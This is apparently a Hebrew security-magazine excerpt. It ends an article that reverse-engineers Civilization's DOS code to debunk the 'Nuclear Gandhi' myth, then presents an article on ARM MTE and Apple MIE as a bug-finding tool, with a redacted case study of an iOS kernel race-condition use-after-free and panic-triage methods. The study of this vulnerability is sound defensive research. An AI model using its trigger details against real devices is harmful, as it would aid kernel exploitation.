0077d8:  f7 6e c6     imul  word ptr [bp-0x3a]  ; DX:AX = 58 * [bp-0x3a]
(nation index * 58)
0077db:  8b f0        mov   si, ax  ; SI = byte offset of this nation's record

; Mood:
0077dd:  b8 03 00     mov   ax, 3   ; prepare argument for rand(3)
0077e0:  50           push  ax      ; ditto
0077e1:  9a 5b 00 de 2d  lcall 0x2dde:0x5b     ; rand(3) invocation
0077e6:  83 c4 02     add   sp, 2   ; pop the argument (cdecl cleanup)
0077e9:  48           dec   ax      ; AX = rand(3) - 1
0077ea:  89 84 12 15 mov   [si+0x1512], ax  ; Nations[i].Mood = rand(3) - 1
```

זוהי הכתיבה היחידה אל Mood וכפי שניתן לראות - היא פשוט ערך אקראי בין מינוס 1 ל-1.

לצורך וידוא "עד הסוף", דיבגתי את המשחק וביצעתי שינויי ממשל לדמוקרטיה - בשום שלב לא הייתה הפחתה מאותו ערך Mood. לכן, בשלב זה, אני משוכנע שהסיפור של "גנדי הגרעיני" הוא **מיתוס**.

סיכום

פרויקט זה הייתה פעילות סוף שבוע חביבה עבורי, ואני מתכנן להמשיך לחקור משחקי DOS ישנים, מכיוון שמעבר לערך הנוסטלגי - הטכנולוגיה מאד proprietary - כל משחק החליט לממש דברים דומים בצורה קצת שונה. בעיניי זה חלק מעניין מאד, ולמעשה, כבר סיקרתי בעבר את המשחק Dangerous Dave בגיליון 152 - אני ממליץ בחום לקרוא גם אותו. כמו כן, אני מוכן לקבל המלצות לפרוייקטים דומים - באופן פרטי.

את כל הפרוייקטים שלי אני מנסה לשמור באתר הפרטי שלי: https://jonathanbaror.com, בו ניתן למצוא דברים איזוטריים (כמו המחקר הזה) וגם קצת פחות (בעיקר offensive security עם נגיעות של קריפטוגרפיה).

תודה מיוחדת לאתר "מסע אל העבר" שמכיל משחקים רבים (חלקם גם בעברית!) ומהווה גאווה רצינית, וכמובן למפתחים והמתחזקים של OpenCivOne שהפכו את המחקר לקל יותר משמעותית.

תודה על הקריאה!

יונתן בר אור

MTE כמיקרוסקופ

מאת ניר אברהם והו קי

הקדמה

בחודשים האחרונים החל להופיע בצינור הניתוח שלנו סוג חדש של אות, קריסות קרנל (kernel panics) שמעולם לא נתקלנו בהן בעבר. לא משום שהן מייצגות מתקפה חדשה, אלא משום שמנגנון אכיפת שלמות הזיכרון (Memory Integrity Enforcement – MIE) של Apple חושף כעת באגים שבעבר לא הותירו אחריהם כל עקבה. מקרה אחד משך במיוחד את תשומת לבנו: קריסת קרנל שנגרמה כתוצאה ממצב מירוץ (race condition) עמוק בתוך מחסנית הרשת של iOS. בכל מכשיר שאינו תומך בהרחבת תיוג הזיכרון (Memory Tagging Extension – MTE), הבאג הזה היה נותר בלתי נראה לחלוטין. לא הייתה מתרחשת קריסה, לא היה נוצר לוג, ולא הייתה כל ראיה לכך שהאירוע התרחש.

התופעה הזו היא שהניעה אותנו לכתוב את הפוסט הזה. לדעתנו, MTE של ARM הוא הרבה יותר ממנגנון הגנה אבטחתי, הוא מסמן שינוי תפיסתי באופן שבו אנו מאתרים ומבינים פגיעויות בקרנל, ומחייב את קהילת המחקר לאמץ דרכי עבודה וכלי מחקר חדשים.

בקצרה: הרחבת תיוג הזיכרון (MTE) של ARM, והמימוש שלה באפל (Apple), MIE, מסוגלים לזהות פגיעויות בטיחות זיכרון כבר ברמת החומרה, עוד לפני שמתרחש corruption של הזיכרון (memory corruption). בפוסט נסביר כיצד הטכנולוגיה פועלת לעומק, נמחיש כיצד היא חושפת פגיעויות מסוג use-after-free הנגרמות כתוצאה ממצבי מירוץ , פגיעויות שהיו נותרות בלתי נראות ללא MTE , ונטען כי יש לראות ב-MTE לא רק מנגנון הגנה, אלא גם כלי מחקר רב־עוצמה.

ההבטחה של תיוג זכרון בחומרה

פגיעויות memory safety, כגון buffer overflow, use-after-free ו-type confusion, ממשיכות להיות מחלקת הפגיעויות הנפוצה והמנוצלת ביותר בעולם התוכנה. הן עומדות בבסיסן של כמעט כל שרשראות הניצול (exploit chains) המתקדמות , החל מ-jailbreaks ועד לתוכנות ריגול ברמה מדינתית כמו Pegasus. למרות עשרות שנים של מנגנוני הגנה מבוססי תוכנה, כגון ASLR, stack canaries ו-CFI, תוקפים ממשיכים למצוא דרכים לעקוף אותם. הסיבה לכך פשוטה: מנגנוני הגנה מבוססי תוכנה הם, מטבעם, משחק הגנה שבו התוקף הוא זה שמכתיב את הכללים.

הרחבת תיוג הזיכרון (Memory Tagging Extension – MTE) של ARM, שהוצגה לראשונה בשנת 2019 כחלק מ-ARMv8.5-A, מציעה גישה שונה מן היסוד: בטיחות הזיכרון נאכפת ברמת החומרה. במקום לנסות לזהות ניצול לאחר שכבר התרחש קוראפשן של הזיכרון (memory corruption), MTE מצמיד תג (tag) לכל הקצאת זיכרון ומאמת את התג בכל גישה לזיכרון, במהירות החומרה וללא תקורת תוכנה עבור פעולת האימות עצמה.

בספטמבר 2025 השיקה Apple את מנגנון אכיפת שלמות הזיכרון (Memory Integrity Enforcement – MIE) בסדרת iPhone 17. המנגנון מבוסס על גרסה משופרת של MTE, שפותחה בשיתוף עם ARM. השקה זו הייתה שיאו של מאמץ הנדסי שנמשך כחמש שנים וכלל את צוותי הסיליקון, מערכת ההפעלה וה-frameworks של Apple. בחודשים שחלפו מאז החלו להצטבר עדויות מהשטח שאיששו את מה שחוקרי אבטחה העריכו במשך שנים: מעבר ליכולתו למנוע ניצול של פגיעויות, MTE חושף מחלקות שלמות של באגים שבעבר נותרו בלתי נראים.

בפוסט זה נצלול לעומק אופן הפעולה של MTE, נבחן את ההרחבות ש-Apple בנתה מעליו, ונסביר מדוע תיוג זיכרון הופך לכלי חיוני לא רק להגנה על מערכות, אלא גם למחקר פגיעויות.

MTE מתחת למכסה המנוע: כיצד תגיות מגינות על הזיכרון

המנגנון המרכזי

MTE מתבסס על תכונה בארכיטקטורת ARM64 בשם TBI -Top Byte Ignore. בכתובת וירטואלית של 64 סיביות, רק הביטים התחתונים משמשים בפועל לתרגום הכתובת. הבייט העליון (ביטים 63:56) אינו נלקח בחשבון על ידי יחידת ניהול הזיכרון (MMU), ולכן ניתן לנצל אותו לאחסון מטא־נתונים. MTE משתמש בארבעה ביטים מתוך אותו בייט עליון (ביטים 59:56) כדי לאחסן תג (tag) שערכו נע בין 0 ל-15.

בנוסף, עבור כל גרנולה (granule) של 16 בתים בזיכרון הפיזי, המיושרת לגבול של 16 בתים, החומרה שומרת תג בן 4 ביטים במבנה זיכרון ייעודי בשם Tag RAM. זהו מבנה זיכרון נלווה (sidecar memory) שהמעבד בודק בכל פעולת טעינה (load) או כתיבה (store).

מנגנון הפעולה פשוט למדי: בכל פעם שהמעבד מבצע פעולת load או store, הוא מחלץ את התג מהמצביע (pointer) ומשווה אותו לתג המאוחסן ב-Tag RAM עבור כתובת היעד. אם שני התגים תואמים, הגישה לזיכרון מתבצעת כרגיל. אם הם אינם תואמים, החומרה מייצרת Tag Check Fault.

```
Pointer:    0xF6FFFE1979509XXX
            ^^
            Tag = 0xF6 (embedded in pointer's upper byte)

Memory:     [16-byte granule at 0xFFFFFE1979509000]
            Tag RAM entry = 0xF7

On load/store: 0xF6 ≠ 0xF7 → TAG CHECK FAULT
```

מחזור החיים של תג (Tag Lifecycle)

התגים משתנים בכל הקצאה מחדש של זיכרון. כאשר kalloc() מקצה אזור זיכרון, המקצה (allocator) מבצע את הפעולות הבאות:

- בוחר ערך תג (tag) אקראי בטווח 0–15 עבור אזור ההקצאה.
- כותב את התג ל-Tag RAM עבור כל גרנולה (granule) בהקצאה, באמצעות ההוראות STG או ST2G.
- מחזיר מצביע (pointer) שהתג מוטמע בביטים העליונים שלו.

כאשר kfree() משחרר את אזור הזיכרון, המקצה כותב תג חדש ושונה ל-RAM. כתוצאה מכך, כל dangling pointer שעדיין נושא את התג הישן לא יתאים עוד לתג המאוחסן ב-RAM, והחומרה תעצור את הגישה באופן מיידי.

התובנה המרכזית

מאחר שגודל התג הוא 4 ביטים בלבד, קיימים 16 ערכי תג אפשריים. משמעות הדבר היא שהתנגשות אקראית של תג (tag collision), שבה מצביע מיושן (stale pointer) "פוגע במקרה" בתג החדש, מתרחשת בהסתברות של 1 ל-16 (כ-6.25%).

חשוב להדגיש: אין מדובר במנגנון אבטחה קריפטוגרפי. MTE הוא מנגנון הסתברותי (probabilistic), ולא דטרמיניסטי (deterministic). עם זאת, גם הסתברות של 93.75% לקריסה בכל ניסיון הופכת פיתוח של exploit אמין למשימה קשה במיוחד, בייחוד כאשר מדובר בשרשראות ניצול (exploit chains) מרובות שלבים, שבהן כל שלב חייב להצליח כדי שהניצול כולו יושלם.

לדוגמה, בשרשרת ניצול בת שלושה שלבים, שבה כל שלב דורש התאמה של תג, הסתברות ההצלחה הכוללת יורדת לכ- $(1/16)^3 \approx 0.024\%$ זו אחת הסיבות המרכזיות לכך ש-MTE יעיל במיוחד נגד exploit chains מלאות, אף שההסתברות להצלחה בכל שלב בודד נראית, במבט ראשון, לא נמוכה במיוחד.

בדיקה סינכרונית לעומת בדיקה א־סינכרונית

MTE תומך בשני מצבי בדיקה:

- מצב סינכרוני (Synchronous Mode): חריגת Tag Check Fault נוצרת מיד עם ביצוע הוראת ה-load או ה-store שגרמה לכשל. כתובת ה-PC המתועדת בנתוני החריגה מצביעה במדויק על ההוראה הבעייתית. מצב זה מספק מידע מדויק במיוחד לצורכי דיבוג, אך כרוך בעלות ביצועים מסוימת.
- מצב א־סינכרוני (Asynchronous Mode): כשלים בבדיקת התג מתועדים, אך החריגה אינה נוצרת באופן מיידי. גישה זו מפחיתה את תקורת הביצועים, אך מקשה על זיהוי מדויק של מקור הבעיה.

Apple בחרה להפעיל את MIE במצב סינכרוני. לעומתה, המימוש של Google במכשירי Pixel משתמש במצב א־סינכרוני עבור הקרנל, ובגישה משולבת (mixed mode) במרחב המשתמש (user space). לבחירה זו יש השלכות משמעותיות הן על רמת ההגנה שמספק המנגנון והן על התועלת שלו לצורכי מחקר.

מ-MTE ל-MIE: הגישה רחבת-המחסנית של Apple

כדי לאפשר MTE בשבבים שלהם, Apple ארכיטקטרה מחדש את כל המחסנית סביבו, ויצרה מערכת הגנה תלת-שכבתית שהיא מכנה מנגנון אכיפת שלמות הזיכרון (MIE).

שכבה 1: מקצי זיכרון מאובטחים

עוד לפני ש-MTE נכנס לתמונה, מקצה האזורים (zone allocator) של Apple מספק הגנה משמעותית. מקצה הקרנל של iOS מארגן את הזיכרון בבאקטים ספציפיים לפי הטיפוס ("אזורים", zones), כך שאובייקטים מטיפוסים וגדלים שונים מבודדים זה מזה. כאשר זיכרון משוחרר, הוא מאופס ומוחזר לאזור המתאים. הדבר מקשה משמעותית על heap spraying.

זהו קו ההגנה הראשון, והוא עובד בכל המכשירים, כולל חומרה ישנה יותר ללא תמיכה ב-MTE.

שכבה 2: MTE משופר (EMTE)

הערכת המפרט המקורי של MTE שביצעה Apple זיהתה חולשות שנחשבו בעיניה בלתי מקובלות לפריסה הגנתית בזמן אמת. בשיתוף עם ARM, הן פיתחו במשותף את MTE משופר (EMTE), הידוע גם בשם FEAT_MTE4 במפרט של ARM.

השיפורים המרכזיים כוללים:

- בדיקת תגית קנונית (Canonical tag checking): ב-MTE הסטנדרטי, גישה לזיכרון לא-מתויג (כגון משתנים גלובליים) מתוך אזור מתויג אינה נבדקת. EMTE מוסיף בדיקה למעברים אלה.
- דיווח תקלות משופר: כל הסיביות שאינן כתובת מדווחות בעת תקלה, מה שמעניק לקרנל מידע רב יותר לאבחון.
- בדיקת תגית לאחסון בלבד (store-only): מצב נוסף שבו רק פעולות אחסון נבדקות, שימושי בהקשרים ספציפיים הרגישים לביצועים.

שכבה 3: אכיפת סודיות תגיות (TCE)

חולשה קריטית בכל מערכת מבוססת-תגיות היא שאם תוקף יכול ללמוד את ערך התגית, הוא יכול לזייף מצביע תואם. מחקר כמו מתקפת TikTag הדגים שניתן להדליף תגיות MTE דרך ערוצי-צד של ביצוע ספקולטיבי (speculative execution side channels). Apple פיתחה את אכיפת סודיות התגיות (TCE) כדי לטפל בכך, כולל אמצעי הגנה נגד מתקפות מסוג Spectre V1 ב"עלות CPU אפסית כמעט".

אופטימיזציה ברמת הסיליקון

שבב ה-A19 תוכנן מהיסוד תוך התחשבות בעומסי עבודה של MTE. אפל (Apple) מידלה את הביקוש המדויק לבדיקת תגיות של מערכת ההפעלה כולה, ועיצבה את הסיליקון כדי לספק אותו. במקום לקבל קנס ביצועים, Apple עיצבה את החומרה כדי לחסל אותו.

היקף הפריסה

במכשירי A19 מנגנון MIE פעיל באופן קבוע עבור הקרנל ועבור יותר מ-70 תהליכי user space. מפתחי צד שלישי יכולים לאפשר תמיכה באמצעות entitlement ייעודי ב-Xcode. נכון למועד כתיבת שורות אלו, MIE זמין רק בשבבי A19 ו-A19 Pro, המשולבים במכשירי iPhone 17, iPhone 17 Pro, iPhone 17 Pro Max ו-iPhone Air. נכון לעכשיו, Apple טרם הכריזה על תמיכה ב-MIE בשבבי סדרת M למחשבי Mac.

כשהתגים חושפים רוח רפאים: מקרה בוחן של מצב מירוץ

כדי להמחיש מדוע MTE משנה את כללי המשחק עבור חוקרי אבטחה, נבחן מקרה אמיתי שבו נתקלנו: קריסת קרנל במכשיר iPhone 17 Pro המריץ את iOS 26.4, שנגרמה כתוצאה מפגיעות מסוג use-after-free שנוצרה בעקבות מצב מירוץ (race condition) באחת מתתי־המערכות האחראיות על רכיבי הרשת בקרנל. מטעמי Responsible Disclosure, נתאר את מבנה הפגיעות ואת אופן פעולתה, אך לא את מסלול הקוד (code path) המדויק שבו היא התרחשה.

האנטומיה של מצב המירוץ

תת־המערכת שבה התגלתה הפגיעות מנהלת אובייקטי מדיניות רשת (network policy objects) עבור כל תהליך. כמו תתי־מערכות רבות בקרנל, גם היא משתמשת בשני מנגנוני נעילה שונים, שכל אחד מהם מגן על אינווריאנטים (invariants) אחרים:

- Lock A – מנגנון reader-writer lock המגן על מאגר גלובלי (עץ) המכיל את כל אובייקטי מדיניות הרשת הפעילים במערכת.
- Lock B – מנעול מסוג mutex המשויך לכל אובייקט בנפרד ומגן על המצב הפנימי של אותו אובייקט.

לא ניתן לקחת את שני המנעולים בסדר קבוע, משום שמסלולי קוד שונים לוקחים אותם בסדר הפוך. מצב כזה עלול להוביל ל-deadlock. כתוצאה מכך, קוד הזקוק לשני המנעולים נאלץ לשחרר את הראשון לפני שהוא לוקח את השני. בין שתי פעולות הנעילה הללו נוצר חלון זמן שבו אף אחד מהמנעולים אינו מגן על האובייקט, ובדיוק בחלון הזה נמצאת הפגיעות.

הפונקציה הפגיעה

במבט ראשון, הפונקציה הפגיעה מבצעת רצף פעולות שנראה סביר לחלוטין:

```c
// Pseudocode — actual function redacted
int subsystem_operation(uuid_t object_id, ...) {
    // Phase 1: look up the object under the global lock
    READ_LOCK(&global_registry);
    obj = tree_find(&global_registry, object_id);
    if (!obj) { READ_UNLOCK(&global_registry); return NOT_FOUND; }
    client = obj->owning_client;          // save references
    saved_obj = obj;                      // saved in register (stack-local)
    READ_UNLOCK(&global_registry);

    // *** UNPROTECTED WINDOW ***
    // No lock protects saved_obj here. ~5 instructions wide.

    // Phase 2: operate on the object under the per-client lock
    LOCK(&client->mutex);                 // may block if contended
    flags = saved_obj->flags;             // ← LOAD from saved_obj
    /* ... more reads from saved_obj ... */
    UNLOCK(&client->mutex);
    return OK;
}
```

דפוס העבודה הזה נפוץ מאוד בקוד קרנל: תחילה מאתרים אובייקט תחת מנעול גס (coarse-grained lock), לאחר מכן משחררים אותו, ולבסוף מבצעים את הפעולות העדינות יותר תחת המנעול של האובייקט עצמו (fine-grained lock).

מאחורי הדפוס הזה עומדת הנחה מובלעת: שהאובייקט אינו יכול להיעלם בפרק הזמן שבין שחרור המנעול הראשון לבין לקיחת המנעול השני.

אלא שהנחה זו אינה נכונה אם במהלך אותו חלון זמן תהליכון (thread) אחר יכול לשחרר את האובייקט.

נתיב ההשמדה

במקום אחר באותה תת־מערכת, קוד הניקוי (cleanup), המופעל כאשר תהליך סוגר מתאר קובץ (file descriptor) או מסיים את פעולתו, מבצע את רצף הפעולות הבא:

```c
// Pseudocode — destroyer side
void destroy_object(client, obj) {
    WRITE_LOCK(&global_registry);
    tree_remove(&global_registry, obj);    // unlink from tree
    WRITE_UNLOCK(&global_registry);

    LOCK(&client->mutex);
    kfree_type(obj_type, obj);             // ← MEMORY FREED, tag changes
    /* ... more cleanup still holding lock ... */
    UNLOCK(&client->mutex);
}
```

שימו לב לפרט הקריטי: ה-kfree מתרחש בעוד ה-mutex לכל-לקוח עדיין מוחזק. הדבר חשוב הן עבור הבאג והן עבור האופן שבו MTE תופס אותו.

השתלשלות מצב המירוץ (Race Interleaving)

כאשר בוחנים את שני מסלולי הקוד יחד, ניתן לראות כיצד מצב המירוץ מתרחש:

#	Thread A (operation)	Thread B (destroy)	State
1	save ,Find object in tree pointer in X26	,	A holds stale pointer after releasing registry lock
2	(unprotected window)	tree_remove(obj)	Object gone from tree; A's pointer still valid-looking
3	,	LOCK(client->mutex) + kfree(obj)	**MTE tag .Memory freed changes 0xF6 → 0xF7.** B still holds mutex.
4	LOCK(client->mutex) → CASA fails → block in lck_mtx_lock_contended	,	A sleeps on turnstile waiting for B
5	,	UNLOCK(client->mutex)	B releases
6	LDRB ,acquire mutex ,Wake [X26+offset]	,	**TAG CHECK FAULT**

חשוב להדגיש כי מדובר במצב מירוץ בין שני תהליכונים (threads) בלבד, אין צורך בגורם שלישי. ההתנגשות (contention) שגורמת ל-Thread A להיכנס למסלול האיטי (slow path) ולהיחסם בתוך lck_mtx_lock_contended נגרמת ישירות על ידי Thread B, שהוא גם התהליכון שמשחרר את הזיכרון.

כיצד נראית הקריסה

קריסת הקרנל הנוצרת ממירוץ זה בעלת חתימה ייחודית. הנה תצוגה מצונזרת של החלקים הרלוונטיים:

```
panic(cpu X caller 0xfffffe00XXXXXXXX):
    Kernel tag check fault (expected tagged address: 0xF7FFFEXXXXXXXXX)
    at pc 0xfffffe00XXXXXXXX, lr 0xXXXXXXXXXXXXXXXX

    x19: 0xFAFFFEXXXXXXXXX  ; client pointer (loaded under Lock A)
    x26: 0xF6FFFEXXXXXXXXX  ; STALE object pointer — tag 0xF6
    far: 0xF6FFFEXXXXXXXXX  ; faulting address, tag 0xF6
    esr: 0x0000000096000011  ; DFSC = 0x11 → Synchronous Tag Check Fault

panicked thread schedFlags: TH_SFLAG_RW_PROMOTED
    (priority promoted: 31 → 46, rw-lock contention witness)
```

ארבע תצפיות מתוך מצב האוגרים (register state) מספרות למעשה את כל הסיפור שמאחורי הבאג:

- **המצביע המיושן (stale pointer) שבאוגר X26** נושא את התג 0xF6 , התג שהוקצה בזמן ההקצאה המקורית.
- **השדה "expected tagged address"** בהודעת ה-panic מכיל את התג 0xF7 , התג החדש שנכתב ל-Tag RAM על ידי kfree לאחר שחרור הזיכרון.
- **ערך ה-LR** (שהושמט לעיל ומסומן כ-0xXXXXXXXXXXXXXXXX lr) מתפענח ככתובת החזרה מהפונקציה lck_mtx_lock_contended. פונקציה זו מופיעה רק כאשר רכישת ה-mutex נכנסת למסלול האיטי (slow path), כלומר כאשר המנעול כבר היה תפוס בזמן שהתהליכון ניסה לבצע את פעולת ה-CASA. זוהי עדות ישירה ברמת החומרה לכך ש-Thread A היה חסום על ה-mutex בדיוק בזמן שבו Thread B שחרר את הזיכרון.
- **הדגל TH_SFLAG_RW_PROMOTED** בתהליכון שקרס מצביע על כך שהתהליכון קיבל העלאת עדיפות (priority promotion) בעקבות התנגשות על reader-writer lock. זהו סימן מובהק לכך ש-Thread B ניסה לקחת WRITE_LOCK על המאגר הגלובלי, בעוד ש-Thread A עדיין החזיק ב-READ_LOCK.

כאשר מחברים את ארבעת הסימנים הללו יחד, ניתן לשחזר את ציר הזמן של מצב המירוץ מתוך לוג panic יחיד. כל אחד מהסימנים הללו זמין אך ורק משום ש-MTE לכד את הכשל באופן סינכרוני, בדיוק בהוראה שביצעה את הגישה באמצעות המצביע המיושן.

כיצד נראה אותו באג ללא MTE

אותו מצב מירוץ בדיוק מוביל לתוצאה שונה לחלוטין במכשיר שאינו תומך ב-MTE:

1. Thread A שומר מצביע מיושן (stale pointer) ומשחרר את מנעול המאגר (registry lock).
2. Thread B מסיר את האובייקט מהעץ, לוקח את ה-mutex, משחרר את האובייקט באמצעות kfree, מקצה ה-zones מאפס את תוכן הזיכרון, ולבסוף משחרר את ה-mutex.
3. Thread A מתעורר, לוקח את ה-mutex ומבצע גישה באמצעות המצביע המיושן.
4. Thread A קורא את הערך 0x00000000 מהשדה flags<-stale_obj.
5. הביטוי if (flags & FLAG_X) מוערך כ-false.
6. הפונקציה מסתיימת בהצלחה , ללא קריסה, ללא לוג וללא כל סימן לכך שהתרחשה תקלה.

למרות זאת, הבאג אכן התרחש, ובוצעה גישה לאובייקט שכבר שוחרר. אולם מכיוון שמקצה ה-zones איפס את תוכן הזיכרון, ומכיוון שמסלול הקוד הספציפי הזה מסוגל להתמודד עם קריאה של ערך אפס, לא הייתה לבאג שום השפעה נצפית.

מנקודת המבט של fuzzer, בדיקות יחידה (unit tests) ואפילו לוגי kernel panic , הבאג מעולם לא התרחש.

שחזור הבאג: בעיית הבאגים השקטים

ניסינו לשחזר את מצב המירוץ בסביבה מבוקרת. לצורך כך פיתחנו PoC היוצר את אובייקטי הקרנל הרלוונטיים מתוך אפליקציה הפועלת ב sandbox, מפעיל את מנגנון ה-qualification באמצעות content filter, ולאחר מכן משחרר את האובייקטים במהירות , בדיוק רצף הפעולות שהוביל ל-kernel panic המקורי.

במכשיר התומך ב-MTE אנו מצפים שבשלב מסוים יתרחש kernel panic. לעומת זאת, במכשירים שאינם תומכים ב-MTE, ובכלל זה סביבות מחקר וירטואליות כגון Corellium, שאינן מדמות MTE/MIE, מצב המירוץ עדיין מתרחש, אך הכשל נותר בלתי נראה:

- מקצה ה-zones מאפס את הזיכרון לאחר שחרורו, ולכן הגישה באמצעות המצביע המיושן מחזירה אפס.
- מסלול הקוד הספציפי מסוגל להתמודד עם קריאה של ערך אפס.
- לא מתרחשת קריסה, לא נוצר לוג, ולא נותר כל סימן לכך שהבאג התרחש.

זוהי המחשה מעשית וישירה לרעיון של "Dark Matter". הבאג הזה פעל, ככל הנראה, אי שם בין "מדי פעם" ל"לעיתים קרובות" במערכות ייצור במשך פרק זמן שאיננו יודעים לאמוד. אולם עד להופעת MIE, לא היה קיים מנגנון שהיה רגיש מספיק כדי להבחין בקיומו.

מסגרת האבחון: tag check fault מול data abort

עבור חוקרי פגיעויות המנתחים קריסות קרנל במכשירים שבהם MTE מופעל, סוג ה-kernel panic עצמו הופך לאחד מסימני המיון (triage) הראשונים והחשובים ביותר. הבחנה זו יוצרת מסגרת חדשה לניתוח ולאבחון של קריסות קרנל.

קריאת אוגר Exception Syndrome Register (ESR)

ה-ESR מקודד את סיבת החריגה. עבור תקלות הקשורות ל-MTE:

```
// Tag Check Fault (MTE)
ESR = 0x0000000096000011
  EC[31:26]  = 0x25 → Data Abort from current EL
  DFSC[5:0]  = 0x11 → Synchronous Tag Check Fault
```

```
// Data Abort (non-MTE)
ESR = 0x0000000096000021
  EC[31:26]  = 0x25 → Data Abort from current EL
  DFSC[5:0]  = 0x21 → Alignment Fault
```

מה כל אחד אומר לכם

TAG CHECK FAULT	DATA ABORT
Stage: Pre-corruption .MTE blocked the access. **Exploitability:** Often low .The corruption needed for exploitation was prevented. **Research value:** Very high . Reveals bugs that are otherwise invisible. **Implication:** A real vulnerability exists ,but MTE has mitigated it.	**Stage:** Post-corruption .Memory is already damaged. **Exploitability:** Potentially high . Attacker may control corrupted data. **Research value:** High ,but harder to trace root cause. **Implication:** More urgent .May be exploitable on non-MTE devices.

שחזור תגים מתוך לוגי Kernel Panic

בעת ניתוח של Tag Check Fault, ניתן לשחזר את השתלשלות האירועים מתוך מצב האוגרים (register state):

- **זיהוי המצביע המיושן (stale pointer):** אתר את האוגר המכיל את המצביע לאובייקט. ארבעת הביטים העליונים של התג (upper nibble) מייצגים את התג הישן שנשא המצביע.
- **זיהוי התג הצפוי:** הודעת ה-kernel panic עצמה כוללת את השדה expected tagged address, המכיל את התג הנוכחי המאוחסן ב-Tag RAM.
- **אימות ביצוע retagging:** אם שני התגים שונים בערך קטן, הדבר תואם את מנגנון ה-retagging הרציף של המקצה (allocator). אם ההפרש נראה אקראי, סביר שהאובייקט כבר שוחרר, והגרנולה (granule) הוקצתה מחדש עבור אובייקט אחר.
- **בדיקת דגלי התזמון (Scheduling Flags):** דגלים כגון TH_SFLAG_RW_PROMOTED בתהליכון שקרס מהווים אינדיקציה חזקה לכך שבזמן הקריסה הייתה פעילות נעילה מקבילית (concurrent locking), כלומר שתהליכון נוסף היה מעורב , חתימה אופיינית של מצב מירוץ.
- **פענוח ה-LR:** אם אוגר ה-LR (Link Register) מצביע לפונקציית slow path מוכרת של מנגנון נעילה (לדוגמה, פונקציה המסתיימת ב-_contended), ניתן להסיק שה-mutex היה תפוס ברגע שבו התרחש הכשל. זוהי עדות ישירה לכך שתהליכון אחר החזיק במנעול באותו זמן.
- **איתור הקריאה ל-()free**: עבוד לאחור מהפונקציה שבה התרחשה הקריסה כדי לזהות איזה מסלול קוד שחרר את האובייקט, ואיזה מסלול המשיך להחזיק מצביע מיושן אליו. כך ניתן לשחזר את מצב המירוץ שהוביל לפגיעות.

MTE ככלי מחקר: חשיפת הבלתי נראה

מבחינה היסטורית, MTE מוסגר כאמצעי הגנה, מנגנון המיועד להקשות על אקספלויטציה. אך ניסיון המחקר שלנו מצביע על תפקיד חשוב לא פחות: MTE ככלי לאיתור באגים.

בעיית "החומר האפל"

נבחן את מחלקת הפגיעויות שתוארה בפרק 4: מצבי מירוץ המובילים לפגיעויות מסוג use-after-free, כאשר מקצה ה-zones מסתיר את תסמיני הבאג. ללא MTE, פגיעויות מסוג זה:

- אינן גורמות לקריסה.
- אינן מייצרות לוג.
- אינן משאירות כל עקבה פורנזית.
- עוברות בהצלחה את כל מערכי הבדיקות הקיימים.
- עלולות לשרוד במשך שנים בסביבת ייצור (production).

אלו הם ה-"Dark Matter" של עולם באגי הקרנל. הם קיימים, וייתכן שמספרם אף גדול. אולם בהיעדר מנגנון המסוגל לחשוף אותם, הם נותרים בלתי נראים לכלי הניתוח המסורתיים , לרבות fuzzers, אנליזה סטטית (static analysis), סקירות קוד ידניות ובדיקות דינמיות המבוססות על sanitizers.

MTE משנה את כללי המשחק. באמצעות תיוג של כל הקצאת זיכרון ובדיקת כל גישה לזיכרון ברמת החומרה, הוא הופך באגים בלתי נראים לכשלים הניתנים לזיהוי. התהליך הזה מתרחש באופן רציף, במערכות ייצור ועל כל מכשיר שבו MTE מופעל.

ההשלכות על מתודולוגיית מחקר הפגיעויות

1. מחלקות חדשות של באגים הופכות לברות גילוי

פגיעויות מסוג use-after-free הנגרמות כתוצאה ממצבי מירוץ בתתי־מערכות קרנל המטפלות באירועים בתדירות גבוהה , כגון רכיבי רשת, מערכת הקבצים או מנגנוני IPC , עשויות להתבטא רק בתנאי תזמון מסוימים. במקרים רבים, fuzzer לא יצליח לשחזר את השזירה (interleaving) המדויקת של התהליכונים. לעומת זאת, MTE ילכוד את הכשל ברגע שהוא יתרחש לראשונה על כל מכשיר שבו הוא מופעל.

2. ניתוח לוגי קריסה הופך לכלי מחקר

עבור ארגונים המנתחים לוגי קריסה בהיקף רחב , כגון יצרני מכשירים (OEMs), חברות אבטחה וספקי MDM , אירועי Tag Check Fault מהווים ערוץ מידע חדש. כל אירוע כזה הוא אינדיקציה ישירה לקיומה של פגיעות memory safety.

3. הערכת יכולת הניצול משתנה

פגיעות המובילה ל-Tag Check Fault במכשיר התומך ב-MTE עדיין עשויה להיות ניתנת לניצול במכשירים שאינם תומכים ב-MTE. לכן, גם אם MTE מנע את התוצאה החמורה ביותר, הפגיעות עדיין ראויה לדיווח ולתיקון.

במילים אחרות, תהליך ה-triage המבוסס על MTE מספק דרך מהירה לאתר פגיעויות המשפיעות על בסיס ההתקנות הגדול בהרבה של מכשירים שאינם תומכים ב-MTE , ושבהם אותן פגיעויות עשויות להיות ניתנות לניצול.

מגבלות של פלטפורמות מחקר

ישנו גם שיקול מעשי: לא כל סביבות המחקר תומכות ב-MTE.

לדוגמה, Corellium, אחת מפלטפורמות המחקר הנפוצות ביותר לחקר קרנל iOS , אינה תומכת כיום באמולציה של MTE/MIE. המשמעות היא:

- באגים המתבטאים אך ורק כ-Tag Check Fault אינם ניתנים לשחזור ב-Corellium.
- מקצה ה-zones ממשיך לאפס זיכרון גם באמולטור, ולכן פגיעויות use-after-free ממשיכות להיות מוסתרות.
- לעיתים נדרש להזריק באופן ידני מצביעים פגומים (corrupted pointers) כדי לאלץ את התרחשות הכשל לצורכי בדיקה.
- לצורך אימות מקיף של פגיעויות, מכשירים פיזיים התומכים ב-MTE הופכים לכלי מחקר הכרחי.

שינוי פרדיגמה במחקר פגיעויות

MTE הופך את מודל העבודה המסורתי של מחקר פגיעויות על פניו. במקום הגישה הקלאסית , "מצא את הבאג, ואז בדוק אם ניתן לנצל אותו", MTE מאפשר גישה הפוכה: "זהה את הכשל, ואז שחזר את הבאג שהוביל אליו."

החומרה מבצעת את החלק הקשה: זיהוי הגישה הבלתי חוקית לזיכרון. תפקידו של החוקר משתנה בהתאם , מזיהוי ראשוני של הכשל לניתוח שורש הבעיה (root cause analysis) ולהערכת השפעתה impact (assessment).

השלכות ומבט קדימה

עבור המגינים

MTE/MIE מסמן קפיצת מדרגה אמיתית באבטחת מכשירים. לראשונה, מנגנון חומרה מספק הגנה רציפה, שאינה דורשת כל תצורה מצד המשתמש, מפני שתיים ממחלקות פגיעויות ה-memory safety הנפוצות ביותר.

